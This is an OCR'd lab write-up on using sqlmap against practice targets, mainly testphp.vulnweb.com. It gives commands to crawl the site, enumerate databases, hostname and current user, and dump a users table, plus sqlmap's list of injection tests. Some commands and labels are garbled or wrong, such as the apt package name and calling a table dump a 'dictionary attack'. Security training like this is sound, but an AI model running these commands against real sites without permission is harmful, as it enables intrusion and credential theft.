SQL map

Step -1

Purpose and Usage of SQL Map:

● SQL Map is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.

● It automates the process of identifying and exploiting SQL injection flaws, making it easier for penetration testers to assess the security of web applications.

Step –2

Installation of SQL Map:

● SQL Map is written in Python and can be easily installed on most operating systems.

● You can install SQL Map by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).

● For example, on Debian-based systems, you can install SQL Map using the following command: **sudo apt-get install sql map**.

Step -3

Identifying a Vulnerable Web Application:

● You can use intentionally vulnerable web applications like DVWA (Damn Vulnerable Web Application) or Web Goat for practicing SQL injection attacks.

● Install and set up DVWA on your local machine or use online platforms like OWASP Juice Shop.

Step -4

Performing a Basic SQL Injection Attack:

● Use SQL Map to perform a basic SQL injection attack against the chosen target.

● Example command**: sqlmap -u "http://target.com/page.php?id=1" --dbs**

● This command will identify the databases present in the target application by exploiting the SQL injection vulnerability.

Step -5

Documenting the Steps:


Document the commands you used, the responses you received, and any observations you made during the attack.


● Describe the potential impact of SQL injection vulnerabilities and suggest mitigation strategies.

PROCESS:

- Syntax: <SQL map -u –crawl=2>

- Sqlmap -u http://testphp.vulnweb.com/ --crawl=2
- Use --batch command for automatic response to yes/no questions while executing the commands





From the sql injection we got:


- testing 'MYSQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
- testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
- testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
- testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)' ¬ testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
- testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)' ¬ testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
- testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)' ¬ testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
- testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
- testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'

- testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
- testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
- testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
- testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
- testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
- testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
- testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
- testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
- testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
- testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
- testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
- testing 'MySQL inline queries'
- testing 'MySQL >= 5.0.12 stacked queries (comment)'
- testing 'MySQL >= 5.0.12 stacked queries'
- testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
- testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
- testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
- testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
- testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'

Results are saved in this location


: '/root/.local/share/sqlmap/output/results-03102024_0953am.csv'

Use following command to find the database: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs




Use following command to find current user, host name and database:

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --current-user -- current-db –hostname



Use following command to dictionary attack:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump



Here is the resultant Table :